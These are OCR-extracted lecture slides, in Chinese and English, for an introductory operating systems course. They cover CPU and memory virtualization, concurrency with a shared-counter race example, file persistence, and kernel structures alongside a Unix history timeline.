
- Virtualization 虚拟化(进程与线程；内存管理)
- Concurrency 并发（CPU、内存、I/O设备）
- Persistence 持久化（Storage，FS）

OS设计目标

- Build up **abstraction**（建立抽象）
  - Make the system convenient and easy to use.
- Provide high **performance**（提供高性能）
  - Minimize the overhead of the OS.
  - OS must strive to provide virtualization without excessive overhead.
- **Protection** between applications（应用程序之间的保护）
  - Isolation: Bad behavior of one does not harm other and the OS itself.
- High degree of **reliability**（高可靠性）
  - The OS must also run non-stop.
- Other issues（其他问题）
  - Energy-efficiency
  - Security
  - Mobility

操作系统结构

OS "Virtual Machine" Interface



虚拟化(Virtualization)

- OS 管理和操作物理资源 (physical resources), 并将其抽象成虚拟资源 (virtual resources) of itself.
  - **Physical resource**: Processor, Memory, Disk …
  - 虚拟资源更 general, powerful and easy-to-use.
  - 有时，我们也可以把OS称为：**virtual machine**.

OS 可看做资源管理器(resource manager)

- The OS **manage resources** such as *CPU*, *memory* and *disk*.
- The OS allows
  - Many programs to run → Sharing the CPU
  - Many programs to *concurrently* access their own instructions and data → Sharing memory
  - Many programs to access devices → Sharing disks

CPU虚拟化(Virtualizing the CPU)

- The system has a very large number of virtual CPUs.
  - Turning a single CPU into a seemingly infinite number of CPUs.
  - Allowing many programs to seemingly run at once
    → **Virtualizing the CPU**

CPU虚拟化示例


```
1       #include <stdio.h>
2       #include <stdlib.h>
3       #include <sys/time.h>
4       #include <assert.h>
5       #include "common.h"
6
7       int main(int argc, char *argv[])
9       {
10              if (argc != 2) {
11                      fprintf(stderr, "usage: cpu <string>\n");
12                      exit(1);
13              }
14              char *str = argv[1];
15              while (1) {
16                      Spin(1);// Repeatedly checks the time and
                                //returns once it has run for a second
17                      printf("%s\n", str);
18              }
19              return 0;
20      }
```

Simple Example(cpu.c): Code That Loops and Prints

CPU虚拟化示例(Cont.)

- Execution result 1.

```
prompt> gcc -o cpu cpu.c -Wall
prompt> ./cpu "A"
A
A
A
^C
prompt>
```

Run forever; Only by pressing "Control-c" can we halt the program

CPU虚拟化示例(Cont.)


```
prompt> ./cpu A & ; ./cpu B & ; ./cpu C & ; ./cpu D &
[1] 7353
[2] 7354
[3] 7355
[4] 7356
A
B
D
C
A
B
D
C
A
C
B
D
...
```

Even though we have only one processor, all four of programs seem to be running at the same time!

内存虚拟化 (Virtualizing Memory)

- 物理内存可以抽象成 *an array of bytes*.
- 一个运行的程序需要将其所有的数据结构保存在内存中，对内存的访问包括：
  - **读内存** (load):
    - 指定一个内存地址 address，通过该地址访问对应的数据
  - **写内存** (store):
    - 指定数据 data，把该数据写到内存中，并返回该数据在内存中的位置

内存虚拟化示例

- A program that Accesses Memory (`mem.c`)

```
1 #include <unistd.h>
2 #include <stdio.h>
3 #include <stdlib.h>
4 #include "common.h"
5
6 int main(int argc, char *argv[]) {
7     int *p = malloc(sizeof(int));//a1:allocate some memory
8     assert(p != NULL);
9     printf("(%d)address of p:%08x\n",getpid(),(unsigned)p);
       // a2: print out the address of the memmory
10    *p = 0; //a3: put 0 into the first slot of the memory
11    while (1) {
12            Spin(1);
13            *p = *p + 1;
14            printf("(%d) p: %d\n", getpid(), *p); // a4
15     }
16     return 0;
17 }
```

内存虚拟化示例(Cont.)

- The output of the program `mem.c`

```
prompt> ./mem
(2134) memory address of p: 00200000
(2134) p: 1
(2134) p: 2
(2134) p: 3
(2134) p: 4
(2134) p: 5
^C
```

- The newly allocated memory is at address `00200000`.
- It updates the value and prints out the result.

内存虚拟化示例(Cont.)

- Running `mem.c` multiple times

```
prompt> ./mem &; ./mem &
[1] 24113
[2] 24114
(24113) memory address of p: 00200000
(24114) memory address of p: 00200000
(24113) p: 1
(24114) p: 1
(24114) p: 2
(24113) p: 2
(24113) p: 3
(24114) p: 3
...
```

- It is as if each running program has its **own private memory**.
  - Each running program has allocated memory at the same address.
  - Each seems to be updating the value at `00200000` independently.

内存虚拟化示例(Cont.)

- Each process accesses its own private **virtual address space**.(每个进程都访问**自己的专用虚拟地址空**间。)
  - The OS maps address space onto the physical memory.
  - A memory reference within one running program does not affect the address space of other processes.
  - Physical memory is a shared resource, managed by the OS.

并发 Concurrency

- OS 就像玩杂耍一样同时处理多个事务 many things at once
- 现代多线程Modern multi-threaded programs also exhibit the concurrency problem.

并发示例Concurrency Example

- A Multi-threaded Program (`thread.c`)

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include "common.h"
4
5 volatile int counter = 0;
6 int loops;
7 void *worker(void *arg) {
8       int i;
9       for (i = 0; i < loops; i++) {
10              counter++;
11      }
12      return NULL;
13 }
14 … …

15
```

并发示例Concurrency Example (Cont.)

```
15 int main(int argc, char *argv[]) {
16       if (argc != 2) {
17                fprintf(stderr, "usage: threads <value>\n");
18                exit(1);
19       }
20       loops = atoi(argv[1]);
21       pthread_t p1, p2;
22       printf("Initial value : %d\n", counter);
23
24       Pthread_create(&p1, NULL, worker, NULL);
25       Pthread_create(&p2, NULL, worker, NULL);
26       Pthread_join(p1, NULL);
27       Pthread_join(p2, NULL);
28       printf("Final value : %d\n", counter);
29       return 0;
30 }
```

- The main program creates **two threads**.
  - Thread: a function running within the same memory space. Each thread start running in a routine called `worker()`.
  - `worker()`: increments a counter

并发示例Concurrency Example (Cont.)

- `loops` determines how many times each of the two workers will **increment the shared counter** in a loop.
  - `loops`: 1000.

```
prompt> gcc -o thread thread.c -Wall -pthread
prompt> ./thread 1000
Initial value : 0
Final value : 2000
```

  - `loops`: 100000.

```
prompt> ./thread 100000
Initial value : 0
Final value : 143012 // huh??
prompt> ./thread 100000
Initial value : 0
Final value : 137298 // what the??
```

Why is this happening?

- Increment a shared counter → take three instructions.
  1. Load the value of the counter from memory into register.
  2. Increment it
  3. Store it back into memory

- These three instructions do not execute atomically. → Problem of **concurrency** happen.

持久化 (Persistence)

- Devices such as DRAM store values in a volatile.（DRAM等设备将值存储在易失性存储器中。）
- *Hardware* and *software* are needed to store data persistently.（需要*硬件*和*软件*来持久地存储数据。）
  - **Hardware**: I/O device such as a hard drive, solid-state drives(SSDs)
  - **Software**:
    - File system manages the disk.
    - File system is responsible for storing any files the user creates.

持久化示例

- Create a file (`/tmp/file`) that contains the string “hello world”

```
1 #include <stdio.h>
2 #include <unistd.h>
3 #include <assert.h>
4 #include <fcntl.h>
5 #include <sys/types.h>
6
7 int main(int argc, char *argv[]) {
8     int fd = open("/tmp/file", O_WRONLY | O_CREAT
                            | O_TRUNC, S_IRWXU);
9     assert(fd > -1);
10    int rc = write(fd, "hello world\n", 13);
11    assert(rc == 13);
12     close(fd);
13     return 0;
14 }
```

`open()`, `write()`, and `close()` system calls are routed to the part of OS called the file system, which handles the requests

持久化示例 (Cont.)

- What OS does in order to write to disk?（操作系统做了什么才能写入磁盘？）
  - Figure out **where** on disk this new data will reside
  - **Issue I/O** requests to the underlying storage device


- File system handles system crashes during write.（文件系统处理写入过程中的系统崩溃。）
  - **Journaling** or **copy-on-write**
  - Carefully ordering writes to disk

Module 1: 导论与OS结构

1. 当前形势下为什么要学OS
2. OS学习方法
3. OS的概念、特性
4. OS的基本结构
   - 微内核、模块化、分层结构
5. OS接口：系统调用
6. （实验一）xv6与Unix实用程序
7. 教师、助教及考核
8. 注意事项

操作系统结构

Monolithic Kernel
based Operating System










https://zh.wikipedia.org/wiki/%E5%BE%AE%E5%85%A7%E6%A0%B8

操作系统结构



QNX SOFTWARE SYSTEMS

VxWorks


Mac OS X

HUAWEI 鸿蒙

https://zh.wikipedia.org/wiki/%E5%BE%AE%E5%86%85%E6%A0%B8

操作系统结构


"Hybrid kernel"
based Operating System












https://zh.wikipedia.org/wiki/%E5%BE%AE%E5%85%A7%E6%A0%B8



Ken Thompson (sitting) and Dennis Ritchie working together at a PDP-11

- **UNIX:** the first portable operating system, almost the entire operating system is written in the C, allowing Unix to reach numerous platforms
- First manual published internally in Nov. 1971; Announced outside Bell Labs in October 1973
- POSIX provided a common baseline for all operating systems


FreeBSD version 10.2
NetBSD 7.0
OpenBSD 5.8
BSD (Berkeley Software Distribution) 4.4
SunOS 4.1.4
Darwin
NextStep 3.3
OS X [Apple] 10.11
Xenix OS
Microsoft/SCO
GNU/Hurd
GNU
Linux 4.4
Minix
Research Unix 10.5
Commercial Unix [AT&T]
UnixWare [Univel/SCO]
Solaris [Sun/Oracle] 11.3
HP-UX 11i v3
AIX [IBM] 7.2
IRIX [SGI] 6.5.30
1970
1980
1990
2000
2010
2016



- (1942-1994), CS scientist and **entrepreneurship**
- Created the CP/M operating system and founded Digital Research, Inc. (DRI)
